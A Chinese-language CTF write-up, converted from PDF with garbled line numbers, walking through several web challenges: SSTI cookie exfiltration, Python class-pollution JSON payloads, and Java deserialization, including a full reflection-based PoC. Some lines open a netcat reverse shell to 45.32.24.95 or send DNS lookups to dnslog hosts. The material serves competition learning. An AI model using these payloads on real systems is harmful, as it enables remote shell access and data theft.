16         # os.system("nslookup " +  
17 "410125df5b.ipv6.1433.eu.org")  
18         # os.system("nc " +  
19 "45.32.24.95 10000 -e /bin/bash")  
20         # os.system("echo " +  
21 request.headers.get("User-Agent") +  
22 " > /tmp/uploads/1.txt")
```

```

1 |         os.system("echo \"\"\" +
4 str(request.cookies) + "\" >>
 /tmp/uploads/" + str(i) + ".txt")
1 |         i += 1
1 |     return
6 template.render(result=user_input)
1 | except Exception as e:
1 |     return
8 template.render(result=e)

```

一开始输出到文件用的 `>`，结果服务端那边是多个请求，导致只获得了最后一个数据包的内容，后来问了出题人才最终想起来不要文件覆盖而改用 `>>`。

9. set set what(WEB 签到)

9.1 题目详情

1. 前端页面和源代码如下：

The screenshot shows a browser's developer tools with the 'Elements' tab selected. The page contains a range input with a value of 50. A note below the input says: '找到出题人的QQ号并拖到对应数字就可以得到flag!' (Find the judge's QQ number and drag it to the corresponding number to get the flag!). The browser's status bar at the bottom also displays the value 'Value: 50'.

```

<!DOCTYPE html>
<html lang="en">
  <head> ...
  <body> ...
    <div class="container"> ...
      <input type="range" min="1" max="1000000000" value="50" class="slider" id="myRange">
      <p>拖到出题人的QQ号并拖到对应数字就可以得到flag! </p>
    </div>
    <script src="script.js"></script>
  </body>
</html>

```


9.2 思路

1. 看了一下 JS 文件，结果它被混淆了。
2. 那么就按照他的思路来，修改进度条的 `max` 和 `min` 从而缩小范围，拖一下触发 JS 事件即可。

10. 你要的防ak

10.1 题目详情

1. 前端页面啥都没有：



openGauss openGauss openGauss

2. 给了附件，又是一个 jar 包，先发应用相关代码：

```
1 //  
2 // Source code recreated from a  
3 // .class file by IntelliJ IDEA  
4 // (powered by FernFlower  
5 // decompiler)  
6 //  
7 package  
8 cn.openGauss.webApp.Controller;
```

```
7  
8 import  
cn.openGauss.webApp.user.admin;  
9 import  
java.io.ByteArrayInputStream;  
1 import java.io.ObjectInputStream;  
0 import java.util.Base64;  
1 import  
2 org.springframework.web.bind.annota  
tion.PostMapping;  
1 import  
3 org.springframework.web.bind.annota  
tion.RequestMapping;  
1 import  
4 org.springframework.web.bind.annota  
tion.RequestParam;  
1 import  
5 org.springframework.web.bind.annota  
tion.RestController;  
1  
6 @RestController  
7 @RequestMapping({"/user"})  
8 public class UserController {  
9     public UserController() {  
0         }  
1  
2     @PostMapping({"/info"})  
3     public String ser(@RequestParam  
4 String data) {  
2         try {
```

```
8             ObjectInputStream ois =  
6     new ObjectInputStream(new  
     ByteArrayInputStream(Base64.getDeco  
     der().decode(data)));  
2         admin user =  
7     (admin)ois.readObject();  
2         return user.getName();  
8     } catch (Exception var4) {  
9         return var4.toString();  
0     }  
3 }  
3 }
```

Admin 类：

```
1 //  
2 // Source code recreated from a  
// .class file by IntelliJ IDEA  
3 // (powered by FernFlower  
// decompiler)  
4 //  
5  
6 package cn.openGauss.WebApp.user;  
7  
8 import java.io.Serializable;  
9  
1 public class admin implements  
0 Serializable {  
1     public String name;  
1
```

```
2     public admin(String name) {
3         this.name = name;
4     }
5
6     public String getName() {
7         return this.name;
8     }
9 }
```

3. 相关依赖:

```
1 <?xml version="1.0" encoding="UTF-
8"?>
2 <project
3   xmlns="http://maven.apache.org/POM/
4.0.0"
4   xmlns:xsi="http://www.w3.org/2001/X
MLSchema-instance"
5
6   xsi:schemaLocation="http://maven.ap
ache.org/POM/4.0.0
7   https://maven.apache.org/xsd/maven-
4.0.0.xsd">
8
9   <modelVersion>4.0.0</modelVersion>
10
11   <parent>
12
13     <groupId>org.springframework.boot<
14     /groupId>
15         <artifactId>spring-boot-
16         starter-parent</artifactId>
```

```
8      <version>3.1.3</version>
9      <relativePath/> <!-- Lookup
parent from repository -->
1    </parent>
0    <groupId>com.awdp</groupId>
1
2    <artifactId>openGauss</artifactId>
1      <version>0.0.1-
3 SNAPSHOT</version>
1      <name>openGauss</name>
4
5      <description>openGauss</descriptio
n>
1      <properties>
6
7      <java.version>17</java.version>
1      </properties>
8      <dependencies>
9        <dependency>
0
1        <groupId>org.springframework.boot<
/g(groupId>
2          <artifactId>spring-
2 boot-starter-web</artifactId>
2        </dependency>
3        <dependency>
4
5        <groupId>org.springframework.boot<
/g(groupId>
```

```
2           <artifactId>spring-
6   boot-starter-test</artifactId>
2           <scope>test</scope>
2     </dependency>
8   <dependency>
9
0     <groupId>org.opengauss</groupId>
3       <artifactId>opengauss-
1   jdbc</artifactId>
3       <version>2.0.1-
2 compatibility</version>
3     </dependency>
3   <dependency>
4
5     <groupId>com.oracle.coherence.ce</
6   groupId>
3       <artifactId>coherence-
6   rest</artifactId>
3       <version>14.1.1-0-
7   3</version>
3     </dependency>
8   <dependency>
9
0     <groupId>com.alibaba.fastjson2</gr
1   oupId>
4
1   <artifactId>fastjson2</artifactId>
4
2   <version>2.0.37</version>
4     </dependency>
```

```
3      </dependencies>
4
5      <build>
6          <plugins>
7              <plugin>
8
9      <groupId>org.springframework.boot<
     /groupId>
5                  <artifactId>spring-
0  boot-maven-plugin</artifactId>
5                  </plugin>
6          </plugins>
7      </build>
8
9  </project>
```

10.2 思路

1. 上面可以看出，序列化后的类没有 `readObject`，所以考虑组件相关的漏洞。
2. 先搜索的 `openGauss`，发现说是华为新出的数据
库，感觉不搭边。
3. 然后就是想着 Springboot 的漏洞，那基本就是
Spring1 和 2 的反序列化链了。
4. 其他题目还没做完，就浅浅的思考到这里了。


10.3 后记

1. todo 看看 Web 第一名或者官方的 wp 吧。

11. 我闻到了[巧物]的清香

11.1 题目详情

1. 前端页面：



2. 题目给了源码：

```
1 #附件源码
2 from flask import Flask, request
3 import json
4 import os
5
6 app = Flask(__name__)
7
8 FLAG = "xxxxxxxx"
9 secret_value =
"AD049E0604C7CB01F2A7AFA1075B81B7"
1
@ os.makedirs('imagedir',
1 exist_ok=True)
1 with open(os.path.join('imagedir',
2 'secret'), 'w') as f:
1     f.write(secret_value)
```

```
3
4 app.config['SECRET_KEY'] = "try to
5 find truth"
1
6 # dst 应为 Configwrapper() 的实例化对
7 象
1 # src 为 JSON 数据
8 def merge(src, dst):
9     # 遍历源的键值对?
0     for k, v in src.items():
1         # 如果 dst 有 __getitem__
2         if hasattr(dst,
3             '__getitem__'):
2             if dst.get(k) and
4                 isinstance(v, dict):
2                 merge(v,
5 dst.get(k))
2             else:
0                 dst[k] = v
2             elif hasattr(dst, k) and
8                 isinstance(v, dict):
2                 merge(v, getattr(dst,
9 k))
3             else:
0                 setattr(dst, k, v)
1
3 class Configwrapper:
3     def __init__(self):
4         self.manager = ""
```

```
8 instance = Configwrapper()
9
10 @app.route('/', methods=['POST',
11 'GET'])
12 def index():
13     if request.data:
14
15         merge(json.loads(request.data),
16 instance)
17
18         return "flag is hidden, but you
19 can access it if you know the
20 secret. Try looking in the right
21 directory."
22
23 @app.route('/read_secret', methods=
24 ['GET'])
25 def read_secret():
26     try:
27
28         with
29 open(os.path.join(app.static_folder
30 , 'secret'), 'r') as f:
31
32             secret = f.read()
33
34     except FileNotFoundError:
35
36         secret = "You haven't found
37 the correct path yet."
38
39     return f"Secret: {secret}"
40
41
42 @app.route('/flag', methods=
43 ['GET'])
44 def flag():
```

```
5     if app.config['SECRET_KEY'] ==  
6         secret_value:  
5             return f"Here is your flag:  
7 {FLAG}"  
5     else:  
8         return f"[-] You need to  
9 provide the correct session to  
access the flag. Current  
SECRET_KEY:  
{app.config['SECRET_KEY']}]", 403  
6  
0 if __name__ == '__main__':  
6     app.run(host="0.0.0.0")  
0
```

11.2 思路

1. 先是简略的阅读代码，发现没啥思路，就先本地跑一下吧。它本地会创建文件夹，然后里面存放 `secret` 文件。
2. 成功返回 flag 的要求就是：成功找到 `secret` 文件同时变量 `app.config['SECRET_KEY']` 要是 `secret` 内容。

3. 变量修改，同时注意到程序中有 `merge` 函数。恰好前几天刷到 JavaScript 的原型链污染的题目：

JavaScript 的原型链污染

1. 参考链接：

底层原理讲解：<https://blog.csdn.net/cc18868876837/article/details/81211729>

原型链污染原理：<https://www.leavesongs.com/PENETRATION/javascript-prototype-pollution-attack.html>

官方对于 `__proto__` 的使用态度，以及 `__proto__` 的属性：

https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Global_Objects/Object/proto

JS 内访问属性的两种方式：

https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Operators/Property_accessors


2. 先总结一下底层原理，还是挺绕的，容易忘：

1. JS 类的定义不同，用的是 `function` 关键字，定义的函数就是构造函数 `constructor`。创建出来，用 `new` 实例化后的叫对象。这个可以看官方文

例题：[GYCTF2020]Ez_Express。

也算是走了狗屎运了。


4. 直接去搜索 Python 的原型链污染，直接开打：



The screenshot shows a POST request to the root URL. The JSON payload contains a key `__proto__` which points to a global object, likely causing a prototype chain pollution exploit.

```
POST / HTTP/1.1
Host: challenges.hazmat.buptmerak.cn:20838
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0,i
Content-Type: application/json
Content-Length: 123


{
  "__proto__": {
    "__proto__": {
      "app": {
        "static_folder": "imagedir"
      }
    }
  }
}
```



The screenshot shows a successful response (HTTP/1.1 200 OK) with the following content:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.10.15
Date: Fri, 20 Sep 2024 11:47:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 97
Connection: close
flag is hidden, but you can access it if you know the secret. Try looking in the right directory.
```


然后访问读 flag 目录：



12. 添砖Java

12.1 题目详情

1. 前端页面：



2. 给了 Jar 包：

```
1 //  
2 // Source code recreated from a  
3 // .class file by IntelliJ IDEA  
4 // (powered by FernFlower  
5 // decompiler)  
6 //  
7 //  
8 package com.example.warmup;  
9  
10 import  
11     java.io.ByteArrayInputStream;  
12 import java.io.InputStream;  
13 import java.io.ObjectInputStream;  
14  
15
```

```
1 import  
1 org.springframework.stereotype.Controller;  
1 import  
2 org.springframework.ui.Model;  
1 import  
3 org.springframework.web.bind.annotation.RequestMapping;  
1 import  
4 org.springframework.web.bind.annotation.RequestParam;  
1  
5 @Controller  
6 public class IndexController {  
7     public IndexController() {  
8         }  
9  
0     @RequestMapping("/{unser}")  
1     public String  
2     unser(@RequestParam(name =  
"data", required = true) String  
data, Model model) throws Exception  
{  
2         byte[] b =  
3         utils.hexStringToBytes(data);  
2         InputStream inputStream =  
4         new ByteArrayInputStream(b);  
2         ObjectInputStream  
5         objectInputStream = new  
ObjectInputStream(inputStream);
```

```
2  
6     objectInputStream.readObject();  
2         return "index";  
2     }  
8 }
```

3. 还有一个动态代理类：

```
1 //  
2 // Source code recreated from a  
.class file by IntelliJ IDEA  
3 // (powered by FernFlower  
decompiler)  
4 //  
5  
6 package com.example.warmup;  
7  
8 import java.io.Serializable;  
9 import  
java.lang.reflect.InvocationHandler  
;  
1 import java.lang.reflect.Method;  
①  
1 public class MyInvocationHandler  
2 implements InvocationHandler,  
Serializable {  
1     private Class type;  
3  
4     public MyInvocationHandler() {  
5     }  
6 }
```

```
1     public Object invoke(Object
2 proxy, Method method, Object[]
3 args) throws Throwable {
4         Method[] methods =
5         this.type.getDeclaredMethods();
6         Method[] var5 = methods;
7         int var6 = methods.length;
8
9         for(int var7 = 0; var7 <
10 var6; ++var7) {
11             Method xmethod =
12 var5[var7];
13
14         xmethod.invoke(args[0]);
15     }
16
17     return null;
18 }
19 }
```

12.2 思路

1. 题目提到了 CC，就想着先找个 CC 打一下，就选的 CC6。
2. 直接打没有回显，那就本地打，结果发现本地爆出 CC 库的类不存在。

3. 这时就有点纳闷了，如果不是 CC 的话，就想着 Java 的原生链条了（7u21 和 8u20），结果还是不行。
4. 这时想到自定义的动态代理类，锤了一下出题人：

添砖 Java 不知道怎么下手，两年考研 Java 基本没啥底子了，请问应该用哪条 CC 链和 MyInvocationHandler 结合。

CC2

5. 然后去看 CC2，Java 由于长时间没学，动态代理的内容忘光光，部分 CC 链也是一年多前学的，细节部分也是全忘，短时间还是难捡起来，愣是不知道怎么构造，也就放弃了。

12.3 后记

1. todo 看 wp，重新捡起来 Java。

13. 瑞福莱克珅

13.1 题目详情

1. 写 wp 时环境好像出问题了，拒绝请求。印象中和上面的题目一样，也是一个序列化口。
2. 给了源码：

```
1 package com.avasec;
2
3 import java.io.ObjectInputStream;
```

```
4 import java.io.Serializable;
5
6 /**
7 * @author hasee
8 * @version 1.0
9 * @description: TODO
10 * @date 2024/9/20 14:04
11 */
1 public class calc implements
2 Serializable {
3     private boolean hasPermission =
4 false;
5     // ping 182m5y.dnslog.cn -c 4
6     private String cmd = "calc";
7
8
9     public calc() {
10 }
11
12
13     private void
14 readObject(ObjectInputStream
15 objectInputStream) throws Exception
16 {
17
18         objectInputStream.defaultReadObjec
19 t();
20
21             if (this.hasPermission) {
22
23
24             Runtime.getRuntime().exec(this.cmd
25 );
26
27     }
```

```
4  
5     }  
6 }
```

13.2 思路

1. 给的类的 `readObject()` 执行危险命令，只不过其私有属性不是恶意命令，那么就需要使用反射来创建类，从而修改其属性内容。

2. PoC:

```
1 package com.avasec;  
2  
3 import java.io.*;  
4 import java.lang.reflect.Field;  
5 import java.util.Arrays;  
6  
7 /**  
8  * @author hasee  
9  * @version 1.0  
10 * @description: TODO  
11 * @date 2024/9/20 13:41  
12 */  
13 public class web {  
14  
15     public static void  
16     main(String[] args) throws  
Exception {
```

```
1         class<?> calcClass =
6     Class.forName("com.avasec.calc");
1         Object calc =
7     calcClass.newInstance();
1         Field hasPermission =
8     calcClass.getDeclaredField("hasPerm
9     ission");
1
9     hasPermission.setAccessible(true);
2         hasPermission.set(calc,
0     true);
2         Field cmd =
1     calcClass.getDeclaredField("cmd");
2         cmd.setAccessible(true);
2         // cmd.set(calc, "ping
3     abc.96jd9x.dnslog.cn -c 1");
2         cmd.set(calc, "nc
4     45.32.24.95 10000 -e /bin/sh");
2         serialize(calc);
3         //
6     unserialize(serialize(calc));
2         //
7     unserialize(bytesToHexString(str.ge
tBytes()));
2     }
8     public static String
9     serialize(Object payload) throws
IOException {
3         ObjectOutputStream out =
0     null;
```

```
3         ByteArrayOutputStream
1 byteArrayOutputStream = new
2         ByteArrayOutputStream();
3         out = new
2 ObjectOutputStream(byteArrayOutputStream
3 stream);
3         out.writeUTF("BUPT");
3         out.writeUTF("merak");
4         out.writeObject(payload);
5
6 System.out.println(bytesToHexString(
7 byteArrayOutputStream.toByteArray()
8));
3         return
7 bytesToHexString(byteArrayOutputStream
8.toByteArray());
3     }
8     public static String
9     unserialize(String data) throws
Exception {
4         byte[] b =
0     hexStringToBytes(data);
4         InputStream inputStream =
1     new ByteArrayInputStream(b);
4         ObjectInputStream
2     objectInputStream = new
ObjectInputStream(inputStream);
4         String BUPT =
3     objectInputStream.readUTF();
```

```
4         String merak =
4 objectInputStream.readUTF();
4             if (BUPT.equals("BUPT") &&
5 merak.equals("merak")) {
4                 System.out.println("you
6 are in");
4
7     objectInputStream.readObject();
4             }
8         return "";
9     }
0     public static String
1 bytesToHexString(byte[] bytes) {
5         if (bytes == null) {
8             return null;
5         } else {
4             StringBuilder ret = new
5 StringBuilder(2 * bytes.length);
5
6             for(int i = 0; i <
7 bytes.length; ++i) {
5                 int b = 15 &
8 bytes[i] >> 4;
5
9                 ret.append("0123456789abcdef".char
At(b));
6                     b = 15 & bytes[i];
0
1             ret.append("0123456789abcdef".char
At(b));

```

```
6         }
7
8     return ret.toString();
9 }
10
11     public static byte[]
12 hexStringToBytes(String s) {
13
14     if (s == null) {
15
16         return null;
17     } else {
18
19         int sz = s.length();
20
21         byte[] ret = new
22 byte[sz / 2];
23
24
25         for(int i = 0; i < sz;
26 i += 2) {
27
28             ret[i / 2] = (byte)
29 (hexCharToInt(s.charAt(i)) << 4 |
30 hexCharToInt(s.charAt(i + 1)));
31
32         }
33
34
35         return ret;
36     }
37 }
38
39     static int hexCharToInt(char c)
40 {
41
42         if (c >= '0' && c <= '9') {
43
44             return c - 48;
45         } else if (c >= 'A' && c <=
46 'F') {
47
48             return c - 55;
49         }
50
51         return -1;
52     }
53 }
```

```
8             return c - 65 + 10;
8         } else if (c >= 'a' && c <=
6   'f') {
8             return c - 97 + 10;
8         } else {
8             throw new
9 RuntimeException("invalid hex char
' " + c + "'");
9         }
9     }
9 }
```

14. 总结

1. 先感谢本次出题的各位师傅，包括但不限于 EddieMurphy、0q1e、lbz、a7ca3 等。其中最感谢 EddieMurphy 师傅，学到了很多东西，好！
2. todo 需要额外补充学习的内容总结。